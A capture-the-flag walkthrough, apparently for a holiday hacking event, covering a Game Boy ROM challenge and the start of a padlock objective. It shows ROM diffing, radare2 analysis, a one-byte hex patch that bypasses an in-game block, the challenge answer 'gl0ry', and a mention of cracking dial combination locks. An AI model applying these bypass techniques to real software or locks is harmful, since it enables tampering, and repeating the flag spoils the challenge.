Full Island (Zoomed Out)

Game Cartridges: Vol 2
Game Cartridges: Vol 2 (Pixel Island)
Find the second Gamegosling cartridge and beat the game
When speaking with Tinsel Upatree, we obtain the following hint:
Gameboy 2
Try poking around Pixel Island. There really aren’t many places you can go here, so try stepping everywhere and see what you get!
Finding the Game Cartridge
The game cartridge was found just to the left of Tinsel Upatree!

We can now find the “Elf the Dwarf’s, Gloriously, Unfinished, Adventure! - Vol2” in our Items:
When we click on the game in our inventory, it launches from https://gamegosling.com/vol2-akHB27gg6pN0/ with two different Gameboy ROMs to choose from: game0.gb and game1.gb.
wget https://gamegosling.com/vol2-akHB27gg6pN0/rom/game0.gb -O game0-vol2.gb
wget https://gamegosling.com/vol2-akHB27gg6pN0/rom/game1.gb -O game1-vol2.gb
Speaking with TInsel Upatree after we obtained the game cartridge, we obtain the following hint:
Gameboy 2
This feels the same, but different! 2) If it feels like you are going crazy, you probably are! Or maybe, just maybe, you’ve not yet figured out where the hidden ROM is hiding. 3) I think I may need to get a DIFFerent perspective. 4) I wonder if someone can give me a few pointers to swap.
Vol 2 Initial Gameplay
Using visualboyadvance-m to emulate a GameBoy, it has a lot of tools to help analyze and hack a gameboy game.
visualboyadvance-m game0-vol2.gb
In visualboyadvance-m emulator, the K key is mapped to B, and L key is mapped to A. The WASD keys are to move.
Opening up the game, we are displayed with COUNTER HACK Presents - Elf the Dwarf's Gloriously Unfinished, Adventure! - Vol. 2:

*PREVIOUSLY ON HOLIDAY HACK*
Jared: Elf, have  you ever heard of a miner named Tom Liston?
Elf: Blah blah blah...
I'm not listening to this again!
Glooooooory!
After the speech, we exit the cave:
Exiting the cave:
Trying to move our way past T-Wiz we are turned around …
Now lets try with game1-vol2.gb:
visualboyadvance-m game1-vol2.gb
Trying to move our way past T-Wiz we are turned around …

Bypassing T-Wiz
Comparing ROMs
Comparing the two different Gameboy ROMs of game0.gb and game1.gb:
$ sdiff <(xxd game0-vol2.gb) <(xxd game1-vol2.gb) | fgrep ' | '
00000140: 0000 0000 3030 001b 0203 0033 0142 71b3  ....00.... | 00000140: 0000 0000 3030 001b 0203 0033 0142 7186  ....00....
00000590: 5405 050b 4b9a 2300 0000 0000 06ad 4210  T...K.#... | 00000590: 5405 05d2 ac3d 2d00 0000 0000 06ad 4210  T....=-...
00016a80: 2080 0c80 0300 000f f807 0000 0000 0f10   ......... | 00016a80: 2080 0c80 0b00 000f f807 0000 0000 0f10   .........
00016ab0: 0000 0000 2000 0600 0900 000f f807 0000  .... ..... | 00016ab0: 0000 0000 2000 0600 0600 000f f807 0000  .... .....
00017c80: 0200 fe80 002a 0013 fffe fffb 13ff ffff  .....*.... | 00017c80: 0100 fe80 002a 0013 fffe fffb 13ff ffff  .....*....
00018500: 1204 2103 c60d 5701 1400 00ff fc14 0280  ..!...W... | 00018500: 1204 2103 c60d 5701 1400 00ff fc14 0300  ..!...W...
00018510: fffd 140b 80ff fe35 fffc 3200 fffc 2703  .......5.. | 00018510: fffd 1404 00ff fe35 fffc 3200 fffc 2703  .......5..

$ cmp -l game0-vol2.gb game1-vol2.gb | gawk '{printf "%08X %02X %02X\n", $1, strtonum(0$2), strtonum(0$3)}'
00000150 B3 86 # Header

00000594 0B D2
00000595 4B AC
00000596 9A 3D
00000597 23 2D

00016A85 03 0B

00016AB9 09 06

00017C81 02 01 # Decreased

0001850F 02 03
00018510 80 00
00018514 0B 04
00018515 80 00
Ghidra Analysis
Using the GhidraBoy extension, we are able to load the GameBoy ROM within ghidra and reverse the program!

Radare Analysis
Using radare2, we were able to find a cross-reference to “You shall not pass” at the address 0x00017bf0.
$ xxd game0-vol2.gb | grep -B2 pass
00017bf0: 2512 0440 0054 2d77 697a 3a20 596f 7520  %[email protected]: You
00017c00: 7368 616c 6c0a 6e6f 7420 7061 7373 2121  shall.not pass!!

[0x00000100]> izzq~pass
0x47bf5 29 28 T-wiz: You shall\nnot pass!!!
[0x00000100]> axt @0x17bf0
(nofunc) 0x7834 [UNKNOWN] ld a, [aav.0x00017bf0]
This is helpful as looking at the comparisons of ROMs, 0x00017bf0 is close to 0x00017C81.
Hex Edit
Looking back at the hex-comparison of game versions, the data at 0x00017C81 decreased and is close to where the “You shall not pass” is referenced.
So we change 02 to 01 in game0-vol2.gb to match the same value in game0-vol1.gb using Curses Hexeditor v0.9.7:
hexeditor game0-vol2.gb
Use CTRL+T to 00017C81

In game0 - using radare2 to inspect before and after our change in game0-vol2.gb, s is used to seek to the address and pd is used to print disassembly. Note: we seek to 0x47C80 as the 4 denotes ROM4.

In game1 - we can use radare2 to inspect before and after our change in game1-vol2.gb, s is used to seek to the address and pd is used to print disassembly. Note: we seek to 0x47C80 as the 4 denotes ROM4.

Booting up the patched version of game-vol2-patched, T-wiz still says “You shall not pass” but he does not kick us back! Past him, there is a portal for us to go through.

Morse-Code Decoder
When interacting with the portal, we end up in a room with ChatNPT on the left and a radio on the right.

When selecting ChatNPT it says “I love old-timey radio.” When selecting the radio it starts playing beeps that are similar to morse-code.
We can record the audio using VisualBoyAdvance:

From there, I used an online morse decoder tool and it decoded the sound to GL0RY. Note, the 0 is a number.

We enter in the answer into our badge for the objective:
Answer: gl0ry
Achievement
Congratulations! You have completed the Game Cartridges: Vol 2 challenge!
Steampunk Island
Set a course for the heart of the map to reach Steampunk Island on our trusty ship. Navigate skillfully using the arrow keys on the keyboard or the WASD keys. The island awaits in the middle, promising a journey filled with mechanical wonders and adventurous discoveries. Safe travels!

There are three different ports available:
Port of Brass Bouy
While exploring the Steampunk Island, we discover the Port of Brass Bouy. Upon reaching it, a “Dock Now” option is presented to us.

After docking:
To the left of the dock, we are greeted by the Goose of Steampunk Island.
When we make land, we obtain a new objective on arrival.
Faster Lock Combination (Steampunk Island)
Over on Steampunk Island, Bow Ninecandle is having trouble opening a padlock. Do some research and see if you can help open it!
Full Island (Zoomed Out)

Faster Lock Combination
Faster Lock Combination (Steampunk Island)
Over on Steampunk Island, Bow Ninecandle is having trouble opening a padlock. Do some research and see if you can help open it!
If we keep proceeding to the south-west corner of the island, we can find Bow Ninecandle outside of a dial-combination locked lavatory!

Bow Ninecandle
I’m sure there are some clever tricks and tips floating around the web that can help us crack this code without too much of a flush… I mean fuss.
When speaking with Bow Ninecandle, he suggests a video on how to decode a dial combination lock in 8 attempts or less. After reviewing the video, you can identify the first and third digit perfectly but the second digit, you can only get down to 8 different possible values.
When we startup the challenge, it has a combination lock with instructions on how to go about completing it.
